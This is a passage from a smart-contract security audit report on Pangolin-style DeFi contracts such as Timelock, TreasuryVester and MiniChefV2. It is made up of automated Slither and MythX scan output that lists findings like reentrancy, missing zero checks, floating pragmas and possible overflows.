Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3) is too complex
Pragma version>=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3) is too complex
Pragma version>=0.5.0 (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#1) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-121):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#143)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Function IPangolinERC20.DOMAIN_SEPARATOR() (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#18) is not in mixedCase
Function IPangolinERC20.PERMIT_TYPEHASH() (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#19) is not in mixedCase
Parameter StakingRewards.setRewardsDuration(uint256)._rewardsDuration (contracts/StakingRewards.sol#150) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Redundant expression "this (node_modules/@openzeppelin/contracts/utils/Context.sol#21)" inContext (node_modules/@openzeppelin/contracts/utils/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#63-67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

Timelock.sol

```
INFO:Detectors:
Timelock.constructor(address,uint256).admin_ (contracts/Timelock.sol#26) lacks a zero-check on :
                - admin = admin_ (contracts/Timelock.sol#30)
Timelock.setPendingAdmin(address).pendingAdmin_ (contracts/Timelock.sol#53) lacks a zero-check on :
                - pendingAdmin = pendingAdmin_ (contracts/Timelock.sol#55)
Timelock.executeTransaction(address,uint256,string,bytes,uint256).target (contracts/Timelock.sol#80) lacks a zero-check on :
                - (success,returnData) = target.call.value(value)(callData) (contracts/Timelock.sol#99)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Reentrancy in Timelock.executeTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#80-105):
        External calls:
        - (success,returnData) = target.call.value(value)(callData) (contracts/Timelock.sol#99)
        Event emitted after the call(s):
        - ExecuteTransaction(txHash,target,value,signature,data,eta) (contracts/Timelock.sol#102)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
Timelock.queueTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#60-69) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(eta >= getBlockTimestamp().add(delay),Timelock::queueTransaction: Estimated execution block must satisfy delay.) (contracts/Timelock.sol#62)
Timelock.executeTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#80-105) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(getBlockTimestamp() >= eta,Timelock::executeTransaction: Transaction hasn't surpassed time lock.) (contracts/Timelock.sol#85)
        - require(bool,string)(getBlockTimestamp() <= eta.add(GRACE_PERIOD),Timelock::executeTransaction: Transaction is stale.) (contracts/Timelock.sol#86)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
SafeMath.add(uint256,uint256,string) (contracts/SafeMath.sol#43-48) is never used and should be removed
SafeMath.div(uint256,uint256) (contracts/SafeMath.sol#132-134) is never used and should be removed
SafeMath.div(uint256,uint256,string) (contracts/SafeMath.sol#147-154) is never used and should be removed
SafeMath.mod(uint256,uint256) (contracts/SafeMath.sol#167-169) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (contracts/SafeMath.sol#182-185) is never used and should be removed
SafeMath.mul(uint256,uint256) (contracts/SafeMath.sol#88-97) is never used and should be removed
SafeMath.mul(uint256,uint256,string) (contracts/SafeMath.sol#107-119) is never used and should be removed
SafeMath.sub(uint256,uint256) (contracts/SafeMath.sol#58-60) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (contracts/SafeMath.sol#70-75) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Low level call in Timelock.executeTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#80-105):
        - (success,returnData) = target.call.value(value)(callData) (contracts/Timelock.sol#99)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
setDelay(uint256) should be declared external:
        - Timelock.setDelay(uint256) (contracts/Timelock.sol#36-43)
acceptAdmin() should be declared external:
        - Timelock.acceptAdmin() (contracts/Timelock.sol#45-51)
setPendingAdmin(address) should be declared external:
        - Timelock.setPendingAdmin(address) (contracts/Timelock.sol#53-58)
queueTransaction(address,uint256,string,bytes,uint256) should be declared external:
        - Timelock.queueTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#60-69)
cancelTransaction(address,uint256,string,bytes,uint256) should be declared external:
        - Timelock.cancelTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#71-78)
executeTransaction(address,uint256,string,bytes,uint256) should be declared external:
        - Timelock.executeTransaction(address,uint256,string,bytes,uint256) (contracts/Timelock.sol#80-105)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

TreasuryVester.sol

```
INFO:Detectors:
TreasuryVester.constructor(address).png_ (contracts/TreasuryVester.sol#52) lacks a zero-check on :
                - png = png_ (contracts/TreasuryVester.sol#53)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Reentrancy in TreasuryVester.claim() (contracts/TreasuryVester.sol#88-109):
        External calls:
        - IERC20(png).safeTransfer(recipient,vestingAmount) (contracts/TreasuryVester.sol#105)
        Event emitted after the call(s):
        - TokensVested(vestingAmount,recipient) (contracts/TreasuryVester.sol#106)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
TreasuryVester.claim() (contracts/TreasuryVester.sol#88-109) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp >= lastUpdate + vestingCliff,TreasuryVester::claim: not time yet) (contracts/TreasuryVester.sol#91)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-35) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#33)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#171-188) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#180-183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['>=0.6.0<0.8.0', '>=0.6.2<0.8.0', '^0.7.6']
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3)
        - >=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3)
        - ^0.7.6 (contracts/TreasuryVester.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#78-81) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#104-106) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#153-155) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#129-131) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-23) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#37-46) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#53-56) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#48-51) is never used and should be removed
SafeERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#26-28) is never used and should be removed
SafeMath.add(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#85-89) is never used and should be removed
SafeMath.div(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#135-138) is never used and should be removed
SafeMath.div(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#190-193) is never used and should be removed
SafeMath.mod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#152-155) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#210-213) is never used and should be removed
SafeMath.mul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#116-121) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#170-173) is never used and should be removed
SafeMath.tryAdd(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#24-28) is never used and should be removed
SafeMath.tryDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#60-63) is never used and should be removed
SafeMath.tryMod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#70-73) is never used and should be removed
SafeMath.tryMul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#45-53) is never used and should be removed
SafeMath.trySub(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#35-38) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3) is too complex
Pragma version>=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3) is too complex
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-121):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#143)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Redundant expression "this (node_modules/@openzeppelin/contracts/utils/Context.sol#21)" inContext (node_modules/@openzeppelin/contracts/utils/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
TreasuryVester.halvingPeriod (contracts/TreasuryVester.sol#29) should be constant
TreasuryVester.startingBalance (contracts/TreasuryVester.sol#41) should be constant
TreasuryVester.vestingCliff (contracts/TreasuryVester.sol#24) should be constant
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variables-that-could-be-declared-constant
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#63-67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

TreasuryVesterProxy.sol

```
INFO:Detectors:
Reentrancy in TreasuryVesterProxy.claimAndDistribute() (contracts/TreasuryVesterProxy.sol#65-106):
        External calls:
        - vestedAmountRemaining = treasuryVester.claim() (contracts/TreasuryVesterProxy.sol#67)
        - png.safeTransfer(treasury,treasuryAmount) (contracts/TreasuryVesterProxy.sol#88)
        State variables written after the call(s):
        - pngVested += chefAmount (contracts/TreasuryVesterProxy.sol#96)
Reentrancy in TreasuryVesterProxy.claimAndDistribute() (contracts/TreasuryVesterProxy.sol#65-106):
        External calls:
        - vestedAmountRemaining = treasuryVester.claim() (contracts/TreasuryVesterProxy.sol#67)
        - png.safeTransfer(treasury,treasuryAmount) (contracts/TreasuryVesterProxy.sol#88)
        - chef.fund(chefAmount,86400) (contracts/TreasuryVesterProxy.sol#98)
        - png.safeTransfer(address(i),vestedAmountRemaining) (contracts/TreasuryVesterProxy.sol#102)
        State variables written after the call(s):
        - distributionCount ++ (contracts/TreasuryVesterProxy.sol#105)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
TreasuryVesterProxy.constructor(address,address,address,address) (contracts/TreasuryVesterProxy.sol#40-48) ignores return value by png.approve(_chef,type()(uint256).max) (contracts/TreasuryVesterProxy.sol#47)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
INFO:Detectors:
TreasuryVesterProxy.constructor(address,address,address,address)._treasury (contracts/TreasuryVesterProxy.sol#40) lacks a zero-check on :
                - treasury = _treasury (contracts/TreasuryVesterProxy.sol#43)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Reentrancy in TreasuryVesterProxy.claimAndDistribute() (contracts/TreasuryVesterProxy.sol#65-106):
        External calls:
        - vestedAmountRemaining = treasuryVester.claim() (contracts/TreasuryVesterProxy.sol#67)
        State variables written after the call(s):
        - diversionAmount += diversionGain (contracts/TreasuryVesterProxy.sol#76)
        - diversionGain += 1_000e18 (contracts/TreasuryVesterProxy.sol#71)
        - pngVested += treasuryAmount (contracts/TreasuryVesterProxy.sol#86)
Reentrancy in TreasuryVesterProxy.init() (contracts/TreasuryVesterProxy.sol#50-63):
        External calls:
        - require(bool,string)(treasuryVester.recipient() == address(this),TreasuryVesterProxy::Invalid treasury vester recipient) (contracts/TreasuryVesterProxy.sol#51)
        State variables written after the call(s):
        - initialized = true (contracts/TreasuryVesterProxy.sol#62)
        - pngVested = PNG_MAX_SUPPLY - unvestedPng (contracts/TreasuryVesterProxy.sol#57)
        - pngVestingTreasuryCutoff = pngVested + TREASURY_TARGET_BALANCE - treasuryBalance (contracts/TreasuryVesterProxy.sol#60)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2
INFO:Detectors:
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-36) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#32-34)
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#195-215) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#207-210)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
TreasuryVesterProxy.claimAndDistribute() (contracts/TreasuryVesterProxy.sol#65-106) compares to a boolean constant:
        -require(bool,string)(initialized == true,TreasuryVesterProxy::Not initialized) (contracts/TreasuryVesterProxy.sol#66)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['0.8.0', '^0.8.0']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - 0.8.0 (contracts/TreasuryVesterProxy.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#76-81) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#108-114) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#168-170) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#178-187) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#141-143) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#151-160) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#54-59) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-22) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#44-57) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#68-79) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#59-66) is never used and should be removed
SafeERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#28-35) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version0.8.0 (contracts/TreasuryVesterProxy.sol#1) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
solc-0.8.0 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#54-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#122-133):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#131)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#151-160):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#158)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#178-187):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#185)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#53-55)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#61-64)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

AUTOMATED TESTING

5.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues, and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on all the contracts and sent the compiled results to the analyzers to locate any vulnerabilities.

MythX results:

Airdrop.sol

Report for contracts/Airdrop.sol
https://dashboard.mythx.io/#/console/analyses/2c86db13-d097-488d-a8a7-d4aa22c53c62

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.

CommunityTreasury.sol

Report for contracts/CommunityTreasury.sol
https://dashboard.mythx.io/#/console/analyses/74f9ebdf-ee34-4da3-b3cb-83d2fc50f0d8

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.

GovernorAlpha.sol

Report for contracts/GovernorAlpha.sol
https://dashboard.mythx.io/#/console/analyses/7b5e62c5-d635-4c24-a9f3-4a9d8c3527ab

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.
140	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.
211	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.
269	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.
270	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.

LiquidityPoolManager.sol

Report for contracts/LiquidityPoolManager.sol
https://dashboard.mythx.io/#/console/analyses/a69f072a-3ac9-4036-9343-84321d5da839

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.
42	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
257	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
259	(SWC-110) Assert Violation	Unknown	Out of bounds array access
266	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
268	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
268	(SWC-110) Assert Violation	Unknown	Out of bounds array access
275	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
276	(SWC-110) Assert Violation	Unknown	Out of bounds array access
277	(SWC-110) Assert Violation	Unknown	Out of bounds array access
278	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
292	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
296	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
298	(SWC-110) Assert Violation	Unknown	Out of bounds array access
322	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
325	(SWC-110) Assert Violation	Unknown	Out of bounds array access
327	(SWC-110) Assert Violation	Unknown	Out of bounds array access

LiquidityPoolManagerV2.sol

Report for contracts/LiquidityPoolManagerV2.sol
https://dashboard.mythx.io/#/console/analyses/573961bd-81b4-4856-b5f6-9509f1a0a408

Line	SWC Title	Severity	Short Description
1	(SWC-103) Floating Pragma	Low	A floating pragma is set.
50	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
317	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
321	(SWC-110) Assert Violation	Unknown	Out of bounds array access
328	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
332	(SWC-110) Assert Violation	Unknown	Out of bounds array access
332	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
343	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
344	(SWC-110) Assert Violation	Unknown	Out of bounds array access
345	(SWC-110) Assert Violation	Unknown	Out of bounds array access
351	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
352	(SWC-110) Assert Violation	Unknown	Out of bounds array access
352	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
353	(SWC-110) Assert Violation	Unknown	Out of bounds array access
353	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
360	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
361	(SWC-110) Assert Violation	Unknown	Out of bounds array access
362	(SWC-110) Assert Violation	Unknown	Out of bounds array access
378	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
382	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
384	(SWC-110) Assert Violation	Unknown	Out of bounds array access
408	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
411	(SWC-110) Assert Violation	Unknown	Out of bounds array access
413	(SWC-110) Assert Violation	Unknown	Out of bounds array access

MiniChefV2.sol

Report for contracts/MiniChefV2.sol
https://dashboard.mythx.io/#/console/analyses/40dfc10d-caf2-4434-a40b-6342b6e453f9

Line	SWC Title	Severity	Short Description
53	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
55	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
57	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
75	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
126	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
127	(SWC-110) Assert Violation	Unknown	Out of bounds array access
169	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
170	(SWC-110) Assert Violation	Unknown	Out of bounds array access
180	(SWC-110) Assert Violation	Unknown	Out of bounds array access
181	(SWC-110) Assert Violation	Unknown	Out of bounds array access
182	(SWC-110) Assert Violation	Unknown	Out of bounds array access
183	(SWC-110) Assert Violation	Unknown	Out of bounds array access
206	(SWC-110) Assert Violation	Unknown	Out of bounds array access
211	(SWC-110) Assert Violation	Unknown	Out of bounds array access
220	(SWC-110) Assert Violation	Unknown	Out of bounds array access
223	(SWC-110) Assert Violation	Unknown	Out of bounds array access
228	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
229	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
231	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
